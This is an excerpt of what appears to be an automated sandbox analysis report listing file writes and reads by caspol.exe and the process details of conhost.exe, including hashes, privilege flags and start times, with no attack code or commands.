\Device\ConDrv	52	52	43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73	Copyright (c) Microsoft Corporation. All rights res	success or wait	3	181A53F	WriteFile
\Device\ConDrv	140	26	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75	For usage information, u	success or wait	2	181A53F	WriteFile
\Device\ConDrv	182	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	181A53F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	0	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0	success or wait	1	73D5ACA5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73AB55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73AB55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73AB55E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73AB55E4	unknown

Analysis Process: conhost.exe
PID: 6760, Parent PID: 7968

General

Target ID:	17
Start time:	11:47:01
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7caad0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Disassembly

No disassembly